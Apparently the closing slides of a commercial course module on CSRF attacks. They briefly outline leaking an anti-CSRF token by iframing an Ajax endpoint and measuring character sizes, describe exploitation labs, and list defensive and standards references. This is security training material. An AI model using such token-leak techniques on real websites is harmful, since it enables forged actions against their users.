
Some real-world implementations of anti-CSRF appear to use a known Ajax request to get the token.

If you could iframe that particular functionality, you could narrow down a valid token by leveraging JavaScript and given that each character has a different size.

Module 5 Labs

CSRF Labs

Try yourself against five CSRF exploitation challenges! In these labs, you are a soft-administrator of the Pawn Own Shop! and have decided to add your friend Malice to the administrator list. However, you unable to, as only Mrs. Gallegos can do it.



Sign in with Caendra

Caendra is the unified login for all eLearnSecurity services.

Don't have an account? Sign up

Don't have an account with us yet? Sign in here using Google or LinkedIn

Sign up here if you don't want to use Google or LinkedIn

Labs are only available in Full or Elite Editions of the course. To access, go to the course in your members area and click the labs drop-down in the appropriate module line or to the virtual labs tabs on the left navigation. To UPGRADE, click LINK.

References

References

Cross-Site Request Forgeries (Re: The Dangers of Allowing Users to Post Images)

http://seclists.org/bugtraq/2001/Jun/217

Index of HTML 4 Attributes

http://www.w3.org/TR/REC-html40/index/attributes.html

HTML Living Standard: Attributes

http://www.w3.org/html/wg/drafts/html/master/index.html#attributes-1

HTTP/1.1: Header Field Definitions – 14.36 Referer

http://www.w3.org/Protocols/rfc2616/rfc2616-sec14.html#sec14.36

References

[Cross-Site Request Forgery (CSRF) Prevention Cheat Sheet]

https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html

[Cross-Site Request Forgery (CSRF) Prevention Cheat Sheet]

https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html#synchronizer-token-pattern

[CSRF – inspecting the referer header]

https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html#verifying-origin-with-standard-headers

[Forms in HTML Documents – Introduction to FORMS]

http://www.w3.org/TR/html401/interact/forms.html

References

Forms in HTML documents – 17.3 The FORM element

http://www.w3.org/TR/html401/interact/forms.html#h-17.3

XMLHttpRequest Living Standard

http://xhr.spec.whatwg.org/

DOMParser

https://developer.mozilla.org/en-US/docs/Web/API/DOMParser

Burp Suite – Repeater tool

http://portswigger.net/burp/repeater.html

Videos

Advanced CSRF Exploitation Part 1

In this two-part video series, learn more about advanced CSRF exploitation methods!

Advanced CSRF Exploitation Part 2

Check out the second part of this demo video on CSRF exploitation.

**Videos are only available in Full or Elite Editions of the course. To access, go to the course in your members area and click the resources drop-down in the appropriate module line. To UPGRADE, click LINK.*

Labs

CSRF – 5 challenging labs

Try yourself against five CSRF exploitation challenges! In these labs, you are a soft-administrator of the Pawn Own Shop! and have decided to add your friend Malice to the administrator list. However, you unable to, as only Mrs. Gallegos can do it.

**Labs are only available in Full or Elite Editions of the course. To access, go to the course in your members area and click the labs drop-down in the appropriate module line or to the virtual labs tabs on the left navigation. To UPGRADE, click LINK.*